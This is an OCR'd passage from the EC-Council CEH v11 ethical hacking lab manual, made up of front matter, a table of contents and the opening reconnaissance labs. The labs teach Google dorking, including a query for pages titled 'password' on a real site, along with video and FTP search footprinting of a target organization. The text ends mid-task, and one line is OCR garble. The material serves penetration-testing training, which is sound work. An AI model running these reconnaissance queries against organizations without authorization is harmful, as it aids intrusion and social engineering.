Ethical Hacking and Countermeasures

Version 11

Lab Manual

EC-Council

Copyright © 2020 by EC-Council. All rights reserved. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but may not be reproduced for publication without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to EC-Council, addressed "Attention: EC-Council," at the address below:

EC-Council New Mexico
101C Sun Ave NE
Albuquerque, NM 87109

Information contained in this publication has been obtained by EC-Council from sources believed to be reliable. EC-Council takes reasonable measures to ensure that the content is current and accurate; however, because of the possibility of human or mechanical error, we do not guarantee the accuracy, adequacy, or completeness of any information and are not responsible for any errors or omissions nor for the accuracy of the results obtained from use of such information.

The courseware is a result of extensive research and contributions from subject-matter experts from all over the world. Due credits for all such contributions and references are given in the courseware in the research endnotes. We are committed to protecting intellectual property rights. If you are a copyright owner (an exclusive licensee or their agent) and you believe that any part of the courseware constitutes an infringement of copyright, or a breach of an agreed license or contract, you may notify us at **legal@eccouncil.org**. In the event of a justified complaint, EC-Council will remove the material in question and make necessary rectifications.

The courseware may contain references to other information resources and security solutions, but such references should not be considered as an endorsement of or recommendation by EC-Council.

Readers are encouraged to report errors, omissions, and inaccuracies to EC-Council at **legal@eccouncil.org**. If you have any issues, please contact us at **support@eccouncil.org**.

NOTICE TO THE READER

EC-Council does not warrant or guarantee any of the products, methodologies, or frameworks described herein nor does it perform any independent analysis in connection with any of the product information contained herein. EC-Council does not assume, and expressly disclaims, any obligation to obtain and include information other than that provided to it by the manufacturer. The reader is expressly warned to consider and adopt all safety precautions that might be indicated by the activities described herein and to avoid all potential hazards. By following the instruction contained herein, the reader willingly assumes all risks in connection with such instructions. EC-Council makes no representations or warranties of any kind, including but not limited to the warranties of fitness for particular purpose or merchantability, nor are any such representations implied with respect to the material set forth herein, and EC-Council takes no responsibility with respect to such material. EC-Council shall not be liable for any special, consequential, or exemplary damages resulting, in whole or in part, from the reader's use of or reliance upon this material.

Table of Contents

Module Number	Module Name	Page No.
01	Introduction to Ethical Hacking	-
02	Footprinting and Reconnaissance	01
03	Scanning Networks	180
04	Enumeration	317
05	Vulnerability Analysis	410
06	System Hacking	494
07	Malware Threats	710
08	Sniffing	881
09	Social Engineering	1027
10	Denial-of-Service	1084
11	Session Hijacking	1123
12	Evading IDS, Firewalls, and Honeypots	1150
13	Hacking Web Servers	1215
14	Hacking Web Applications	1262
15	SQL Injection	1424
16	Hacking Wireless Networks	1470
17	Hacking Mobile Platforms	1560
18	IoT and OT Hacking	1618
19	Cloud Computing	1649
20	Cryptography	1679

9h\ ]W' < UW]b['UbX7ci bhYfa YUgi fYg Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Footprinting and Reconnaissance

Module 02

Footprinting and Reconnaissance

Footprinting refers to collecting as much information as possible regarding a target network from publicly accessible sources.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Reconnaissance refers to collecting information about a target, which is the first step in any attack on a system. It has its roots in military operations, where the term refers to the mission of collecting information about an enemy. Reconnaissance helps attackers narrow down the scope of their efforts and aids in the selection of weapons of attack. Attackers use the gathered information to create a blueprint, or "footprint," of the organization, which helps them select the most effective strategy to compromise the system and network security.

Similarly, the security assessment of a system or network starts with the reconnaissance and footprinting of the target. Ethical hackers and penetration (pen) testers must collect enough information about the target of the evaluation before initiating assessments. Ethical hackers and pen testers should simulate all the steps that an attacker usually follows to obtain a fair idea of the security posture of the target organization.

In this scenario, you work as an ethical hacker with a large organization. Your organization is alarmed at the news stories concerning new attack vectors plaguing large organizations around the world. Furthermore, your organization was the target of a major security breach in the past where the personal data of several of its customers were exposed to social networking sites.

You have been asked by senior managers to perform a proactive security assessment of the company. Before you can start any assessment, you should discuss and define the scope with management; the scope of the assessment identifies the systems, network, policies and procedures, human resources, and any other component of the system that requires security evaluation. You should also agree with management on rules of engagement (RoE)—the "do's and don'ts" of assessment. Once you have the necessary approvals to perform ethical hacking, you should start gathering information about the target organization.

Once you methodologically begin the footprinting process, you will obtain a blueprint of the security profile of the target organization. The term "blueprint" refers to the unique system profile of the target organization as the result of footprinting.

The labs in this module will give you real-time experience in collecting a variety of information about the target organization from various open or publicly accessible sources.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Objectives

The objective of the lab is to extract information about the target organization that includes, but is not limited to:

- **Organization Information**

  Employee details, partner details, weblinks, web technologies, patents, trademarks, etc.

- **Network Information**

  Domains, sub-domains, network blocks, network topologies, trusted routers, firewalls, IP addresses of the reachable systems, the Whois record, DNS records, and other related information

- **System Information**

  Operating systems, web server OSes, user accounts and passwords, etc.

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 200 Minutes

Overview of Footprinting

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance

Footprinting refers to the process of collecting information about a target network and its environment, which helps in evaluating the security posture of the target organization's IT infrastructure. It also helps to identify the level of risk associated with the organization's publicly accessible information.

Footprinting can be categorized into passive footprinting and active footprinting:

- **Passive Footprinting**: Involves gathering information without direct interaction. This type of footprinting is principally useful when there is a requirement that the information-gathering activities are not to be detected by the target.
- **Active Footprinting**: Involves gathering information with direct interaction. In active footprinting, the target may recognize the ongoing information gathering process, as we overtly interact with the target network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to collect information about the target. Recommended labs that will assist you in learning various footprinting techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform Footprinting Through Search Engines	√	√	√
	1.1 Gather Information using Advanced Google Hacking Techniques	√		√
	1.2 Gather Information from Video Search Engines		√	√
	1.3 Gather Information from FTP Search Engines		√	√
	1.4 Gather Information from IoT Search Engines		√	√
2	Perform Footprinting Through Web Services	√	√	√
	2.1 Find the Company's Domains and Sub-domains using Netcraft	√		√
	2.2 Gather Personal Information using PeekYou Online People Search Service		√	√
	2.3 Gather an Email List using theHarvester		√	√
	2.4 Gather Information using Deep and Dark Web Searching		√	√
	2.5 Determine Target OS Through Passive Footprinting		√	√
3	Perform Footprinting Through Social Networking Sites	√	√	√
	3.1 Gather Employees' Information from LinkedIn using theHarvester	√		√
	3.2 Gather Personal Information from Various Social Networking Sites using Sherlock		√	√
	3.3 Gather Information using Followerwonk		√	√
4	Perform Website Footprinting	√	√	√
	4.1 Gather Information About a Target Website using Ping Command Line Utility	√		√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	4.2 Gather Information About a Target Website using Website Informer		√	√
	4.3 Extract a Company's Data using Web Data Extractor		√	√
	4.4 Mirror a Target Website using HTTrack Web Site Copier	√		√
	4.5 Gather a Wordlist from the Target Website using CeWL		√	√
5	Perform Email Footprinting	√		√
	5.1 Gather Information About a Target by Tracing Emails using eMailTrackerPro	√		√
6	Perform Whois Footprinting	√		√
	6.1 Perform Whois Lookup using DomainTools	√		√
7	Perform DNS Footprinting	√	√	√
	7.1 Gather DNS Information using nslookup Command Line Utility and Online Tool	√		√
	7.2 Perform Reverse DNS Lookup using Reverse IP Domain Check and DNSRecon		√	√
8	Perform Network Footprinting	√	√	√
	8.1 Locate the Network Range		√	√
	8.2 Perform Network Tracerouting in Windows and Linux Machines	√		√
	8.3 Perform Advanced Network Route Tracing using Path Analyzer Pro		√	
9	Perform Footprinting using Various Footprinting Tools	√	√	√
	9.1 Footprinting a Target using Recon-ng	√		√
	9.2 Footprinting a Target using Maltego		√	√
	9.3 Footprinting a Target using OSRFramework		√	√
	9.4 Footprinting a Target using FOCA		√	√
	9.5 Footprinting a Target using BillCipher		√	√
	9.6 Footprinting a Target using OSINT Framework		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document all the results discovered in the lab exercise. Give your opinion on your target's security posture and exposure through free public information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Perform Footprinting Through Search Engines

Search engines are the main information sources to extract critical information about a target organization from the Internet.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

As a professional ethical hacker or pen tester, your first step is to gather maximum information about the target organization by performing footprinting using search engines; you can perform advanced image searches, reverse image searches, advanced video searches, etc. Through the effective use of search engines, you can extract critical information about a target organization such as technology platforms, employee details, login pages, intranet portals, contact details, etc., which will help you in performing social engineering and other types of advanced system attacks.

Lab Objectives

- Gather information using advanced Google hacking techniques
- Gather information from video search engines
- Gather information from FTP search engines
- Gather information from IoT search engines

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance

To carry out this lab, you need:

- Windows 10 virtual machine
- Administrator privileges to run the tools
- Web browsers with an Internet connection

Lab Duration

Time: 20 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Search Engines

Search engines use crawlers, automated software that continuously scans active websites, and add the retrieved results to the search engine index, which is further stored in a huge database. When a user queries a search engine index, it returns a list of Search Engine Results Pages (SERPs). These results include web pages, videos, images, and many different file types ranked and displayed based on their relevance. Examples of major search engines include Google, Bing, Yahoo, Ask, Aol, Baidu, WolframAlpha, and DuckDuckGo.

Lab Tasks

TASK 1

Gather Information using Advanced Google Hacking Techniques

Advanced Google hacking refers to the art of creating complex search engine queries by employing advanced Google operators to extract sensitive or hidden information about a target company from the Google search results. This can provide information about websites that are vulnerable to exploitation

Note: Here, we will consider **EC-Council** as a target organization.

1. Turn on **Windows 10** virtual machine.
2. Login to the **Windows 10** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.




Figure 1.1.1: Login window

3. Open any web browser (here, **Mozilla Firefox**) and navigate to **https://www.google.com**.

Note:

- If the **Default Browser** pop-up window appears, uncheck the **Always perform this check when starting Firefox** checkbox and click the **Not now** button.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- If a **New in Firefox: Content Blocking** pop-up window appears, follow the step and click **Got it** to finish viewing the information.



Figure 1.1.2: Default browser pop-up window

4. Once the **Google** search engine appears, you should see a search bar.

Note: If any pop-up window appears at the top-right corner, click **No, thanks**



Figure 1.1.3: Google Search bar

TASK 1.1

Perform Advanced Google Hacking for Password Files

5. Type **intitle:password site:www.eccouncil.org** and press **Enter**. This search command uses **intitle** and **site** Google advanced operators, which restrict results to pages on the **www.eccouncil.org** website that contain the term **password** in the title. An example is shown in the screenshot below.




Figure 1.1.4: Search result with advanced google operators

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Perform Advanced Google Hacking for PDF Files

6. Now, navigate back to **https://www.google.com**. In the search bar, type the command **EC-Council filetype:pdf** and press **Enter** to search your results based on the file extension.

Note: Here, the file type pdf is searched for the target organization EC-Council.

7. Now, click on any link from the results (here, first link) to view the pdf file.




Figure 1.1.5: Results showing various pdf files

8. The page appears displaying the PDF file, as shown in the screenshot.




Figure 1.1.6: PDF file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Apart from the aforementioned advanced Google operators, you can also use the following to perform an advanced search to gather more information about the target organization from publicly available sources.

   - **cache**: This operator allows you to view cached version of the web page.

     [cache: www.google.com]- Query returns the cached version of the website www.google.com

   - **allinurl**: This operator restricts results to pages containing all the query terms specified in the URL.

     [allinurl: google career]—Query returns only pages containing the words "google" and "career" in the URL

   - **inurl**: This operator restricts the results to pages containing the word specified in the URL

     [inurl: copy site:www.google.com]–Query returns only pages in Google site in which the URL has the word "copy"

   - **allintitle**: This operator restricts results to pages containing all the query terms specified in the title.

     [allintitle: detect malware]—Query returns only pages containing the words "detect" and "malware" in the title

   - **inanchor**: This operator restricts results to pages containing the query terms specified in the anchor text on links to the page.

     [Anti-virus inanchor:Norton]—Query returns only pages with anchor text on links to the pages containing the word "Norton" and the page containing the word "Anti-virus"

   - **allinanchor**: This operator restricts results to pages containing all query terms specified in the anchor text on links to the page.

     [allinanchor: best cloud service provider]—Query returns only pages in which the anchor text on links to the pages contain the words "best," "cloud," "service," and "provider"

   - **link**: This operator searches websites or pages that contain links to the specified website or page.

     [link:www.googleguide.com]—Finds pages that point to Google Guide's home page

   - **related**: This operator displays websites that are similar or related to the URL specified.

     [related:www.certifiedhacker.com]—Query provides the Google search engine results page with websites similar to certifiedhacker.com

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **info**: This operator finds information for the specified web page.

  [info:gothotel.com]—Query provides information about the national hotel directory GotHotel.com home page

- **location:** This operator finds information for a specific location.

  [location: 4 seasons restaurant]—Query give you results based around the term 4 seasons restaurant

10. This concludes the demonstration of gathering information using advanced Google hacking techniques. You can conduct a series of queries on your own by using these advanced Google operators and gather the relevant information about the target organization.
11. Close all open windows and document all the acquired information.

TASK 2 Gather Information from Video Search Engines

Here, we will perform an advanced video search and reverse image search using the YouTube search engine and Youtube DataViewer video analysis tool.

Video search engines are Internet-based search engines that crawl the web looking for video content. These search engines either provide the functionality of uploading and hosting the video content on their own web servers or they can parse the video content, which is hosted externally.

1. In the **Windows 10** virtual machine, open any web browser (here, **Mozilla Firefox**) and navigate to **https://www.youtube.com/**.
2. In the search bar, search for your target organization (here, **ec-council**). You will see all the latest videos uploaded by the target organization.




Figure 1.2.1: YouTube search result for ec-council query

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Select any video of your choice, right-click on the video title, and click **Copy Link Location**. (here, **Top 3 Struggles with IGA by Bill Glynn and Mike Lynch**)




Figure 1.2.2: Copy Link Location option

4. After the video link is copied, open another browser tab in **Mozilla Firefox**, and then navigate to **https://citizenevidence.amnestyusa.org/**. In the **Enter YouTube URL** search box, paste the copied YouTube video link and click **Go**.



Figure 1.2.3: Paste copied YouTube Link

5. In the search result, you can observe the details related to the video such as **Topic Abstract**, **Video ID**, **Upload Date**, **Upload Time**, etc. You can also find **Thumbnails** to perform a reverse image search. Click on the **reverse image search** option for any thumbnail.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 1.2.4: Youtube DataViewer Result

6. A new tab in **Google** opens, and the results for the reverse image search are displayed.




Figure 1.2.5: Reverse image search result

You can use other video search engines such as **Google videos** (https://video.google.com), **Yahoo videos** (https://video.search.yahoo.com), etc.; video analysis tools such as **EZGif** (https://ezgif.com), **VideoReverser.com**, etc.; and reverse image search tools such as **TinEye Reverse Image Search** (https://tineye.com), **Yahoo Image Search** (https://images.search.yahoo.com), etc. to gather crucial information about the target organization

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. This concludes the demonstration of gathering information from the advanced video search and reverse image search using the YouTube search engine and Youtube DataViewer video analysis tool.
8. Close all open windows and document all acquired information.

TASK 3 Gather Information from FTP Search Engines

File Transfer Protocol (FTP) search engines are used to search for files located on the FTP servers; these files may hold valuable information about the target organization. Many industries, institutions, companies, and universities use FTP servers to keep large file archives and other software that are shared among their employees.

FTP search engines provide information about critical files and directories, including valuable information such as business strategies, tax documents, employee's personal records, financial records, licensed software, and other confidential information

Here, we will use the NAPALM FTP indexer FTP search engine to extract critical FTP information about the target organization.

1. In the **Windows 10** virtual machine, open any web browser (here, **Mozilla Firefox**) and navigate to **https://www.searchftps.net/**.
2. In the search bar, type **microsoft** and click **Search**.

